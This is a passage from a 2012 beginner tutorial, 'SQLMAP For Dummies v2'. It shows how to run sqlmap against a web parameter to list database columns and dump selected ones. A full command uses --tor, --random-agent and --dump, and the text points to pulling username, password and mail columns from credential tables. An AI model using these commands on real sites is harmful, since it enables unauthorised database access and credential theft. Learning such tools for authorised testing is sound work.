
NOTE--column: Notice we specify a table when using --column.

If we use --column and define tables (-T) as VIEWS we would end up with this:

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.




```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
Database: information_schema
Table: VIEWS
[8 columns]
+-----+-----+
| Column          | Type          |
+-----+-----+
| CHECK_OPTION    | varchar(8)    |
| DEFINER         | varchar(77)   |
| IS_UPDATABLE    | varchar(3)    |
| SECURITY_TYPE   | varchar(7)    |
| TABLE_CATALOG | varchar(512)  |
| TABLE_NAME     | varchar(64)   |
| TABLE_SCHEMA  | varchar(64)   |
| VIEW_DEFINITION | longtext      |
+-----+-----+
```

With --schema we would end up with the same result, but for every table in the database. But how does this help us?


Imagen we got a table named "admin", we could use --column to view this and see what information we can get. What about a larger table like "User_credentials"? We could see the information and select the fields we wanna dump! In other words, we could skip the unusable primary key values and number of posts, and instead only select the username, password and mail columns in the table.

In this example we will select the columns CHECK_OPTION and TABLE_NAME. Note they are splitted using a comma, this applies to all places in SQLMAP where we can select more than one database (-D) or table (-T).



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt: /pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" -C "CHECK_OPTION, TABLE_NAME" -T VIEWS -D information_schema --tor --random-agent --dump
```

Our command line arg. Notice there is no space between CHECK_OPTION and TABLE_NAME



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
Database: information_schema
Table: VIEWS
[10 entries]
+-----+-----+
| CHECK_OPTION | TABLE_NAME |
+-----+-----+
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
| NULL        | NULL        |
+-----+-----+
```

And this is our result! Imagen the possibilities by selecting the columns we want to get dumped!

5.2 Other variations

By using --dump and -C we could tell SQLMAP to only look for columns we want, and it will search for it inn all available databases. Say you want the columns user and password, and got 20 databases...this will make the search less time consuming.

6. Change Log

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

12.02.2012

Revision 1 done. Needs to be filled out and small parts to be added. Should work as a tutorial for beginners now!

11.02.2012

Written the section about Information gathering and Basic SQLMAP Introduction.

10.02.2012

Written tutorial introduction and disclaimer. Starting up with Proxychains and TOR setup.

08.02.2012

Document launched. Menu done and text to be done.